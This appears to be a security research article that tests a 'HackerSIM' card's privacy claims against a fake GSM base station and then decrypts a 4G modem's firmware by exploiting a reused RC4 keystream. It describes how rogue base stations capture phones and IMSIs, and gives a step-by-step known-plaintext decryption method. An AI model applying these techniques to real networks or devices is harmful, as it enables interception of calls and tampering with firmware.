+ There is no forced encryption, protection from intercept complexes, connection to a base station with the second strongest signal, IMSI and location hiding.
+ There is phone number substitution, voice substitution, and billing.

Let's take a closer look at each of these features.

WHOM DOES IT BELONG TO?

What does the ICCID printed on the SIM card tell us?

Country	CSP	ICCID Prefix	IMSI Prefix	Notes
Italy	WorldSIM (Service Provider Name stored on card is 'Global Roaming'	89234	22201	Although technically an Italian SIM, WorldSIM has been sold on British Airways flights and is targeted at UK customers. The card claims to include "Multi IMSI Technology" and offer both a UK and a US mobile number

We insert the SIM card into the phone, and the first things we see are roaming, MTS connection, and the third line that couldn't escape our attention — AY Security. It indicates the owner of the SIM card.

It is interesting to note that our smartphone displays another data (at the time of publishing the authors have not determined what "GT" means).

The following "unique" SIM card features are described on the website *aysecurity.co.uk*:


+ The caller number substitution
+ Forced encryption
+ Protection against intercept complexes
+ Voice substitution
+ Expenses optimization
+ Real IMSI hiding
+ Current location hiding
+ Virtual number

The first and fourth points have been already discussed on Habrahabr, so we will cover the remainder, all of which are more sophisticated.


FORCED ENCRYPTION


According to the website, "This feature prevents your SIM from lowering of encryption level and ignoring the operator or intercept complexes' commands to switch off the encryption key generation algorithm (A8) stored at a SIM's module. As a result, all your conversations are encoded according to the A5.1 algorithm."

Initially, the transfer has no encryption, which is enabled by Ciphering Mode Command from the operator. Here's an example from a real network (using HackerSIM):



However, it is the same for all the other SIM cards, as all Russian networks usually use encryption. Let's connect to OpenBTS and try to make a phone call to check the restriction of operation without encryption:







Text on the picture: "Outgoing calls forbidden in settings"

The first impression was that the SIM card, indeed, somehow found out that there was no encryption and blocked the call. (It's not true, though; we will touch upon that a bit later. Also, take a look at the "Calling..." message at the bottom of the screen.) However, if you try to make a few phone calls in a row (we made three), the operation will succeed.

There is no problem with establishing phone calls.





It should be mentioned that the vendor claims the restriction applies to voice calls, but SMS messages, both terminating and originating, can be transferred in a fake network without encryption.

PROTECTION AGAINST INTERCEPT COMPLEXES


"This function allows you to stay invisible for moving intercept complexes. As the work of such complex is based on the replacement of real base station, it (complex) becomes a priority for all phones that are under the coverage area of a real base station. Devices protected by our software ignore stations signals of the highest level."


A phone chooses a base station not by the signal level, but by the C2 parameter, which depends on the current signal level, minimum signal strength for the base station, and the base station priority. It's a mistake to think that it can help you avoid the use of a fake base station. For example, the output power of OpenBTS with an SDR is about 100mW — less than cellphone output (up to 1W), and considerably less than standard base station output. Therefore, high priority — not high power — is required for interception. The fact that a cellphone uses a less powerful base station only means it has a higher priority.

We used the Green Head application to measure the power, C1 and C2.


The screenshots below show the list of neighbor and serving cells (BCCH — arfcn, SC — serving cell, N1 — neighbor cell 1, etc.).


1. HackerSIM on the most powerful and high-priority base station






2. HackerSIM on a less powerful base station with the highest priority






3. We turn on the "intercept complex" and... HackerSIM easily connects to it. Or rather, it is the cellphone that connects to it, as SIM cards do not choose cells, and HackerSIM is no exception:



4. After hijacking the phone, the fake network no longer shows the "neighbors", so the phone has no choice other than to stay in the fake network as long as an attacker wants, or until it leaves the coverage area.




EXPENSES OPTIMIZATION

This statement is very creative considering the cost of the SIM card and monthly payments.


Real IMSI hiding/Current location hiding/No billing/Virtual number


The vendor claims there is no billing, so it's "impossible" to track down a subscriber with HackerSIM. However, the message below indicates that there is in fact some monitoring of usage.

Subscriber location is tracked via SS7 by means of the attacks we've already described in the research "SS7 Security Report" carried out by Dmitry Kurbatov and Sergey Puzankov. IMSI is enough to determine a subscriber's location. The identifier is usually obtained by the phone number. Our phone doesn't display the number of our HackerSIM, even though we followed the instruction from the vendor's website (there should be DID for making calls):



We can't check if the number is really virtual, as we don't know it. However, you can find out the IMSI through the radio frequency (e.g., when the phone connects to the network):







The phone sends a Location Update Request, the network asks for the IMSI (Identity Request), and the phone tells its IMSI (Identity Response). After that, the session keys are created (Authentication Request and Authentication Response), and Ciphering Mode Command is sent. In other words, you can intercept the IMSI in the radio network without breaking the encryption, but that's how a cellular network is supposed to work.

There is another question mentioned in HackerSIM articles that remains unanswered: when a phone is registered in the roaming network, a request is sent to the home network, but after that, all the calls should pass through the visited network, so how do all the originating calls pass through the PBX?


In our case when we used Motorola C118 to originate a call, it was rejected, and nobody called back. The same happened, when we used OsmocomBB Mobile App.




The rejection of the SMS messages is more unusual:



Let's get back to why the old Motorola can't originate a call, and the calls from the smartphone get rejected with the PBX calling back. The radio air dump solves the mystery:



When you originate a call, the phone sends a USSD request with the called subscriber number instead of the Setup message. This request wanders around the world for quite a long time and gets to the Netherlands. The home network sends a USSD response with a simple text— Calling start — and after that, there's a terminating call with a familiar sequence: Setup, Call Confirmed, Assigned Command.





So the home network disables any originating data transfer of the SIM card apart from USSD requests. The application on the SIM card intercepts the call and instead sends a USSD request containing the called number. After the data is sent to the home network, the application ends the call, displays the message "Calling...", and waits for the USSD response while checking the "encryption".

If the USSD response fails, or there's no Calling start message, it blocks the call (that's what happened in the fake network). However, it seems that the SIM card can't intercept all the calls; if you overwhelm it with the attempts, the calls become direct.

We tried to make a call bypassing the PBX in a real network, but we were "beaten back", because any originating data transfer of HackerSIM is restricted.

It is interesting to note that there is an Identity Request message before the USSD response in the previous screenshot. It is used by the network to obtain the IMSI or IMEI from the phone.






We should point out that IMEI is absolutely unnecessary for the cellular network and may never be requested. Hence, someone gathers this data for a reason. If you use HackerSIM, you do not become anonymous: they know — who, where, and when.


Now, knowing the secret of the originating calls, we can use both the old Motorola and OsmocomBB mobile App.


MULTI IMSI/KI

To change the IMSI/Ki pair, you need to use the SIM card menu:




Callback on/off — enables (disables) the SIM card application that replaces originating calls with USSD.
Menu — has nothing except Exit.
Reset sim profile — resets the TMSI and Kc (session key).
About —






Select Location — allows choosing the IMSI/Ki.
Global — IMSI 22201xxxxxxxxxx, belongs to TIM, an Italian operator.
Global+ — IMSI 20404xxxxxxxxxx, belongs to Vodafone Libertel, a Dutch operator.
USA — IMSI 310630xxxxxxxxx, does not belong to any operator and is used in different Global SIM cards.
Prime — IMSI 23418xxxxxxxxxx, belongs to Cloud9/wire9 Tel, a British provider.

There are two reasons why all the IMSI numbers, except for Global+, are not registered in Russia:





There are some difficulties with the Global+ mode, too.


The list of preferred networks (everything will work):

List of preferred PLMNs: MCC	MNC	
234	15	(Guernsey, Vodafone)
262	02	(Germany, Vodafone)
208	10	(France, SFR)
222	10	(Italy, Vodafone)
214	01	(Spain, Vodafone)
505	03	(Australia, Vodafone)
228	01	(Switzerland, Swisscom)
206	01	(Belgium, Proximus)
404	20	(India, Vodafone IN)
404	11	(India, Vodafone IN)
404	27	(India, Vodafone IN)
404	05	(India, Vodafone IN)
404	46	(India, 46)
272	01	(Ireland, Vodafone)
202	05	(Greece, Vodafone)
232	01	(Austria, A1)

List of preferred PLMNs: MCC	MNC	
655	01	(South Africa, Vodacom)
286	02	(Turkey, Vodafone)
238	01	(Denmark, TDC)
268	01	(Portugal, Vodafone)
260	01	(Poland, Plus)
230	03	(Czech Republic, Vodafone)
250	01	(Russian Federation, MTS)
216	70	(Hungary, Vodafone)
226	01	(Romania, Vodafone)
244	05	(Finland, Elisa)
602	02	(Egypt, Vodafone)
219	10	(Croatia, VIPnet)
620	02	(Ghana, Ghana Telecom Mobile / Vodafone)
255	01	(Ukraine, MTS)

There are no restricted networks, but Beeline or Tele2 will deny your registration, if you try. MegaFon works fine, MTS is preferred (in the SIM card).

That's what happens if you try to connect to Beeline:



Therefore, this SIM card may work in every country in the world, but not in every network.

Summary: The procedure used to originate calls may cause some trouble when searching for the calling subscriber, but only if the PBX is located abroad and not used by intelligence agencies, and service providers don't know or don't want to know anything about these special SIM cards. It's not so hard to track the users of these modules: you will just have to look for slightly different data.

The SIM card itself doesn't have any incredible or hacker features.

THE 4G MODEM: DECIPHERING UPDATES

To evaluate the benefits of a newly updated 4G modem, our engineering team decided to reverse engineer the encrypted firmware files. We do not reveal the name or brand of the device in this article, and this method is not applicable to the latest model of the modem, but it provides an interesting demonstration of the use of computer science and logic.

1. Identifying the Structure

To begin, we identify the structure of the firmware files. There are three update versions for the same modem:

+ v2.8_image.bin
+ v3.7_image.bin
+ v3.7.4_image.bin

The structure of all the files has the TLV (Tag-Length-Value) format. For instance, for v3.7.4_image.bin it looks as follows:

```
00000000:  40 72 BC 0E 75 00 03 00 0A 00 00 00 02 00 04 00
00000010:  00 00 03 07 04 FF 00 00 0E DE 4B 00 01 00 10 00
00000020:  00 00 43 50 55 49 6D 61 67 65 00 00 00 00 00 00
00000030:  00 00 02 00 04 00 00 00 03 07 04 FF 03 00 04 00
00000040:  00 00 C8 DD 4B 00 04 00 10 00 00 00 B7 2E 02 FA
00000050:  03 89 0C 26 61 93 F7 D1 0C F2 EB 87 05 00 C8 DD
00000060:  4B 00 76 56 F1 C8 1F 90 C4 BD D5 72 43 21 71 F1
```

The values are all Little-endian; Tag is 16 bit long; Length is 32 bits.

Tag 0x7240 is located at the first nesting level, and its data occupies the whole file. Tag 0x0003 (0x0A bytes) occupies the second level (inside the data of tag 0x7240); tag 0x0000 (0x4BDE0E bytes) is located next, then 0x0001 and 0x0002 (they didn't fit in the screenshot). The third level (within the data of tag 0x0003) encapsulates tag 0x0002 that stores four-byte version number of the 030704FF file (3.7.4 if FF is skipped).

Other tags located at the second nesting level (0x0000, 0x0001, and 0x0002) store descriptions of separate files "packaged" in a single firmware file.

Each file has a name (tag 0x0001), flags (tag 0x0002), size (tag 0x0003), 16-byte value (tag 0x0004), and file data (tag 0x0005).

The following structure comes as a result of parsing the whole scope of the tags:

```
7240: ab[0x750EBC]
   0003: ab[0xA]
      0002: v3.7.4
   0000: ab[0x4BDE0E]
      0001: 'CPUImage'
      0002: v3.7.4
      0003: 0x004BDDC8
      0004: b72e02fa03890c266193f7d10cf2eb87
      0005: ab[0x4BDDC8]
   0001: ab[0x94046]
      0001: 'AutoInstall'
      0002: v0.8
      0003: 0x00094000
      0004: 897279f34b7629801d839a3e18da0345
      0005: ab[0x94000]
0002: ab[0x1FF046]
   0001: 'WebUI'
   0002: v3.8
   0003: 0x001FF000
   0004: 48d1c3194e45472d28abfbeb6bbf1cc6
   0005: ab[0x1FF000]
```

It is possible to retrieve encrypted data for all the components (CPUImage, AutoInstall, and WebUI) from the firmware files. The AutoInstall is the same for all three firmware versions, as is the WebUI contents for v3.7 and v3.7.4, but the CPUImage was unique in every version.

2. Guesswork by Algorithms

Tag 0x0004 at the third nesting level contains a 16-byte data set with high entropy. This might be a hash value, and most probably, it is MD5, the most frequently used 128-bit hash.

In the retrieved files, many bytes have the same values at the same offset. Below is the beginning of two files (differences are highlighted):

Autoinstall:

```
00000000:  61 53 86 D1 CC 90 C4 BD D5 72 43 21 71 F1 55 4E
00000010:  C3 E4 BE 77 82 6F 3B 79 82 6B E6 19 A7 D8 FE 04
00000020:  E1 41 A5 5E 77 8C CB 14 3A 18 CC 7E 3C 5D 5F BD
00000030:  47 85 76 E5 A1 5B C4 03 51 E9 8E 3C 79 5E CD A3
00000040:  3C D7 5A D2 E9 B7 75 65 D8 4D BB EB 44 52 24 FC
00000050:  21 AE D7 6E D3 BB B3 B5 C2 6A 42 A5 1F 2B 2B 3E
00000060:  DE 8B 6C 83 B3 2B D3 4A E2 D6 C5 D7 E8 2E 15 6F
00000070:  25 01 6E BF 00 7B 7C FC 6D 0A 61 A2 20 B4 CD AE
```

CPUImage:

```
00000000:  76 56 F1 C8 1F 90 C4 BD D5 72 43 21 71 F1 55 4E
00000010:  C3 E4 BE 77 85 6F 3B 79 82 6B E6 19 96 A2 EE 04
00000020:  E1 41 A5 5E 62 13 CB 14 3A 18 CC 7E 3C 5D 5F BD
00000030:  47 85 76 E5 A1 5B C4 03 51 E9 8E 3C 79 5E CD A3
00000040:  3C D7 5A D2 E9 B7 BD 64 F9 2C BA EB 44 52 24 FC
00000050:  E6 25 D7 6E D3 BB B3 B5 C2 6A 42 A5 1F 2B 2B 3E
00000060:  DE 8B 6C 83 B3 2B D3 4A E2 D6 C5 D7 E8 2E 15 6F
00000070:  25 15 8E BE 11 7B 7C FC 6D 0A 61 A2 DE 4B CD AE
```

However, when trying to find the same sequences within a single file, there are no long repeats.

This looks like the result of applying a constant semi-random gamma as long as the message. RC4 is the most popular cryptographic algorithm that functions this way.

3. Attacking a Stream Cipher with a Constant Key

If several messages are encrypted with the same key (i.e. gamma), XORing them may reveal their fragments: zero bytes will return plaintext.

The files AutoInstall and WebUI give interesting results:

```
00000000: EB 3C 90 6D 6B 64 6F 73 66 73 00 00 02 04 01 00  л<ђmkdosfs ☻♦☺
00000010: 02 00 02 F8 0F F8 03 00 20 00 40 00 00 00 00 00  ☻ ☺шошў♥ @
00000020: 00 00 00 00 00 00 29 6E 1F 3B 15 47 43 54 2D 4C      )n▼;§GCT-L
00000030: 54 45 20 20 20 20 46 41 54 31 32 20 20 20 0E 1F  TE FAT12 ♫▼
00000040: BE 5B 7C AC 22 C0 74 0B 56 B4 0E BB 07 00 CD 10  s[|¬"AtσVr♫»• H►
00000050: 5E EB F0 32 E4 CD 16 CD 19 EB FE 54 68 69 73 20  ^лр2дH▬H↓люThis
00000060: 69 73 20 6E 6F 74 20 61 20 62 6F 6F 74 61 62 6C  is not a bootabl
00000070: 65 20 64 69 73 6B 2E 20 20 50 6C 65 61 73 65 20  e disk.  Please
00000080: 69 6E 73 65 72 74 20 61 20 62 6F 6F 74 61 62 6C  insert a bootabl
00000090: 65 20 66 6C 6F 70 70 79 20 61 6E 64 0D 0A 70 72  e floppy and♪◙pr
000000A0: 65 73 73 20 61 6E 79 20 6B 65 79 20 74 6F 20 74  ess any key to t
000000B0: 72 79 20 61 67 61 69 6E 20 2E 2E 2E 20 0D 0A 00  ry again ... ♪◙
000000C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
...
00008800: 02 43 44 30 30 31 01 00 00 20 00 20 00 20 00 20  ☻CD001☺
00008810: 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20
```

These two fragments suggest one file is the image of an FAT12 floppy disk, the other is a CD-ROM image.

4. Retrieving First Gamma Bits

For installation of drivers or supplemental software, modern cellular modems tend to create a virtual CD-ROM upon connection, and the same concept is used in this case.

However, when the modem connects to up-to-date operating systems (Windows 7/8, Linux, MacOS X), the CD-ROM either does not appear at all or shows up for a second and then disappears. On a Windows XP laptop manufactured in 2002 and used specifically for the test, the CD-ROM shows up for the whole five seconds — long enough to read all logical volume sectors and obtain an image, whose size is 606,208 = 0x94000 bytes and corresponds to the size of the AutoInstall file. The MD5 value of the image is 897279F34B7629801D839A3E18DA0345, which is equal to the value of tag 0x0004.

We can then XOR the AutoInstall file with the known CD-ROM image and obtain the gamma's first 600 kB. This gamma can be used to decrypt the beginning of the files CPUImage and WebUI (as long as 4,971,976 and 2,093,056 bytes respectively).

5. Restructuring an FDD Image

If you decipher the beginning (first 606,208 bytes) and zero-fill the rest of the WebUI file, and then interpret everything as an FAT image, you will see the file system structure and the contents of some files:

Name	Size	Date	Time
bru	Folder	31.05.12	22:17
cgi-bin	Folder	31.05.12	22:17
cors	Folder	31.05.12	22:17
css	Folder	31.05.12	22:17
eng	Folder	31.05.12	22:17
img	Folder	31.05.12	22:17
js	Folder	31.05.12	22:17
ru	Folder	31.05.12	22:17
name.html	2248	31.05.12	22:17
easyXDM.js	101924	31.05.12	22:17
easyXDM.debug.js	113900	31.05.12	22:17
easyXDM.min.js	19863	31.05.12	22:17
easyXDM.Widgets.js	11134	31.05.12	22:17
easyXDM.Widgets.debug.js	11134	31.05.12	22:17
easyXDM.Widgets.min.js	3114	31.05.12	22:17
json2.js	17382	31.05.12	22:17
easyxdm.swf	1758	31.05.12	22:17
MIT-license.txt	1102	31.05.12	22:17

If your modem is connected and you browse to the address http:///dir, you will see the same file system and will be able to download any file.

To restore the WebUI image, you need to place the files downloaded via the web interface in accordance with the boot, FAT table, and directory description data. The only difficulty is the ru sub-folder in the root directory. A cluster with descriptions of the subfolder files is out of the first 606,208 bytes, so its contents should be restored individually.

According to the web interface data, the ru directory must include the following files:

Name	Size	Date	Time
Manualupdate.html	3981	31.05.12	22:17
Index.html	5327	31.05.12	22:17
Network.html	3328	31.05.12	22:17

Fortunately, there is the eng folder in the root directory that contains files with the same names and creation dates. To obtain correct data for the ru folder, the following should be changed:

+ The number of the starting cluster of the current directory
+ The size of each file
+ The numbers of the starting clusters of all files

